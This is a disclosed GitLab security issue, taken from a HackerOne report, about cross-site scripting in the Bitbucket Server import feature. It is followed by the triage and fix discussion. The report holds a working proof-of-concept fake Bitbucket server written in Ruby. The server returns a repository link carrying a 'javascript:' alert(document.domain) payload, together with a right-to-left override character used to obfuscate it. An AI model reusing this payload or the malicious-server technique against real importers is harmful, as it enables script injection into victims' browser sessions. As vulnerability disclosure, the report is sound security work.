

## Cross-Site Scripting In BitbucketServer Import


[HackerOne report #638698](#) by [nyangawa](#) on 2019-07-10, assigned to [estrike](#) :

### Summary


The BitbucketServerImport::Importer of GitLab trusts the response from a (maybe-malicious) Bitbucket server without sanitizing links of repositories. An attacker could set up a fake Bitbucket server and ask the victim to try to import repositories from it, the XSS payload could be triggered by the victim when he checks the links of the candidate repositories.

### Steps to reproduce

1. Select "New Project" > "Import Project" > "Bitbucket Server"
2. Fill the form, with "<http://bitbucket.nyangawa.me:4567>" in URL field, and random username/password.



3. Click the link of the first repository.



### Description

the source code of the PoC server is like:

```
get '/rest/api/1.0/repos' do
  content_type :json
  repos_resp
end

def repos_resp
  {
    "size": 1,
    "limit": 25,
    "isLastPage": true,
    "values": [
      {
        "slug": "",
        "id": 1,
        "name": "My repo",
        "description": "My repo description",
        "scmId": "git",
        "state": "AVAILABLE",
        "statusMessage": "Available",
        "forkable": true,
        "project": {
          "key": "PROJECT",
          "id": 1,
          "name": "My Cool Project",
          "description": "The description for my cool project.",
          "public": true,
          "type": "NORMAL",
          "links": {
            "self": [
              {
                "href": "http://link/to/project"
              }
            ]
          },
          "public": true,
          "links": {
            "clone": [
              {
                "href": "ssh://git@baseURL:/PR3/my-repo.git",
                "name": "ssh"
              },
              {
                "href": "https://baseURL/scn/PR3/my-repo.git",
                "name": "http"
              }
            ],
            "self": [
              {
                "href": "jAvAsCrIpT:~Click HERE!!!u202e\\");alert(document.domain)"
              }
            ]
          }
        }
      }
    ],
    "start": 0
  }.to_json
end
```

\u202e in the link is used as an example of a possible obfuscation trick.

### Results of GitLab environment info

I tested this on [gitlab.com](#)

### Impact

It's a common XSS attacking vector, and user interactions are required to complete the attack. The attacker could use some obfuscation tricks to hide the real purpose of the payload. However, it's easy for users with caution to protect themselves from being attacked. So I think the impact is low.

Attachments

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Tasks 0

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Activity

GitLab SecurityBot added [HackerOne](#) [security](#) labels 3 years ago

Ethan Strike added [group](#) [optimize](#) [security](#) [manage](#) [priority](#) 3 [severity](#) 3 scoped labels 3 years ago

Ethan Strike changed due date to September 23, 2019 1 years ago

Ethan Strike @estrike · 3 years ago

Confirmed in 12.1-pre. Any information used from the response should be output encoded to avoid this vector.  
  
/cc @valexieva @lmcandrew

Developer

GitLab SecurityBot assigned to @valexieva 3 years ago

GitLab SecurityBot @gitlab-security-bot · 3 years ago

This security issue has no milestone with dates.  
  
Assigning the group PM according to the `group::` label. Please set a milestone with dates, thanks!  
  
More information: <https://gitlab.com/gitlab-com/vl-security/engineering/issues/446>

Author Reporter

GitLab SecurityBot added [security-set-milestone](#) label 3 years ago

Liam McAndrew added [DEPRECATED import](#) label 3 years ago

Virginia Alexieva unassigned @valexieva 3 years ago

Virginia Alexieva assigned to @jeremy 3 years ago

Jeremy Watson (ex-GitLab) added [group](#) [import](#) scoped label and automatically removed [group](#) [optimize](#) label 3 years ago

Jeremy Watson (ex-GitLab) changed milestone to %12.6 3 years ago

Jeremy Watson (ex-GitLab) unassigned @jeremy 3 years ago

GitLab SecurityBot removed [security-set-milestone](#) label 3 years ago

GitLab Bot added [Accepted merge requests](#) label 3 years ago

GitLab Bot changed due date to September 23, 2019 3 years ago

GitLab Bot changed milestone to %12.6 3 years ago

GitLab Bot moved from gitlab-ce#64389 3 years ago

Jeremy Watson (ex-GitLab) @jeremy-wj · 3 years ago

No capacity on [group](#) [import](#) to work on this at the moment, so pushing this out into the future.

Contributor

Jeremy Watson (ex-GitLab) changed milestone to %13.0 3 years ago

Lukas "Eipi" Eipert @leipert · 2 years ago

[@dennis](#) / [@jeremy](#): Would you mind if [@djadmin](#) has a look at this one for %12.9 ?  
  
Edited by Lukas "Eipi" Eipert 2 years ago

Developer

Jeremy Watson (ex-GitLab) @jeremy-wj · 2 years ago

[@hdelalic](#) is responsible for Import, but I seriously doubt there are any concerns. Thank you to [@djadmin](#).

Contributor

Dennis Tang @dennis · 2 years ago

[@leipert](#) [@djadmin](#) may want to check with [@xanf](#) on this as he's currently revamping all the importer.

Developer

Ilya Khymov @xanf · 2 years ago

I'm not touching `BitbucketServerImport` importer (I'm just moving it's invocations from controller to separate service), so I believe fixing this will not interfere with my activity

Maintainer

Haris Delalic @hdelalic · 2 years ago

[@leipert](#), I have no concerns with [@djadmin](#) looking at this in %12.9. Thanks!

Contributor

Dheeraj Joshi @djadmin · 2 years ago

Thank you everyone! I'm going to start working on this.

Developer

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Lukas "Eipi" Eipert changed milestone to %12.9 2 years ago

Lukas "Eipi" Eipert assigned to @djadmin 2 years ago

GitLab Bot removed [Accepted merge requests](#) label 2 years ago

Haris Delalic added [workflow](#) [scheduling](#) scoped label 2 years ago

Haris Delalic removed due date 2 years ago

Haris Delalic removed milestone 2 years ago

Dheeraj Joshi added [workflow](#) [in review](#) scoped label and automatically removed [workflow](#) [scheduling](#) label 2 years ago

Dheeraj Joshi @djadmin · 2 years ago

This is for ready to be merged for 12.9 and also included in the upcoming security release 🍌 <https://gitlab.com/gitlab-org/security/gitlab/issues/69>

Developer

Dheeraj Joshi @djadmin · 2 years ago

This will get released in the next security release. So marking it for 12.10.


Developer

Haris Delalic @hdelalic · 2 years ago


[@djadmin](#), has this been merged/released? The workflow status is still set to "in review".

Contributor


cc [@ajjeipr](#)

 **Dheeraj Joshi** @diadmin · 2 years ago Developer


This was actually not shipped earlier, just because MRs were not assigned to `GitLab Security Bot` after the review. I will see if I can target this in the next security release.

 **Haris Delalic** @hdelalic · 2 years ago Contributor

@diadmin is 12.10 still the correct milestone for this?


 **Dheeraj Joshi** @diadmin · 2 years ago Developer

Targeting it for 13.1, in the security release just after 13.0 release.

 **Haris Delalic** @hdelalic · 2 years ago Contributor

Hi @diadmin!

Will this issue be closed in 13.1?

 **Dheeraj Joshi** @diadmin · 2 years ago Developer

👉 @hdelalic, I just wanted to inform that [everything](#) has been merged (including the backports) as the part of the [latest security release](#), apologies for the delay.


 Dheeraj Joshi changed milestone to %12.10 2 years ago

 Haris Delalić added Category/Importers label 2 years ago

 Dheeraj Joshi changed milestone to %13.1 2 years ago

 Costel Maxim @cmxim · 2 years ago Developer

Issue fixed in 13.1.2

 **gitlab SecurityBot** @gitlab-securitybot · 2 years ago

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 Costel Maxim made the issue visible to everyone 2 years ago

 Haris Delalić added Importer:Bitbucket Server label 1 year ago

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